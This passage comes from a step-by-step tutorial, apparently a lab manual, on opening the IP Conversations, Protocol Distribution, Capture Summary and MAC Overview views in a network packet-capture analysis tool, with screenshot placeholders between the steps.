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
26. Double-click the **IP Conversations** option under the **Recently Used** node in the left-hand pane under the **Views** section.
27. A new **IP Conversations** tab appears, displaying conversations between different IP addresses in a map view.



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
28. Double-click the **Protocol Distribution** option under the **Recently Used** node in the left-hand pane under the **Views** section.
29. A new **Protocol Distribution** tab appears, displaying **Network Protocols**, **Transport Protocols**, **TCP Protocols**, **UDP Protocols**, and other information, as shown in the screenshot.



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
30. Now, expand the **Generic** node and double-click the **Capture Summary** option in the left-hand pane.
31. A new **Capture Summary** tab appears, displaying information about the captured network traffic packets.



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
32. Expand the **LAN and Network** node and double-click the **MAC Overview** option in the left-hand pane.
33. A new **MAC Overview** tab appears, displaying information about MAC sources and destinations and MAC conversations.



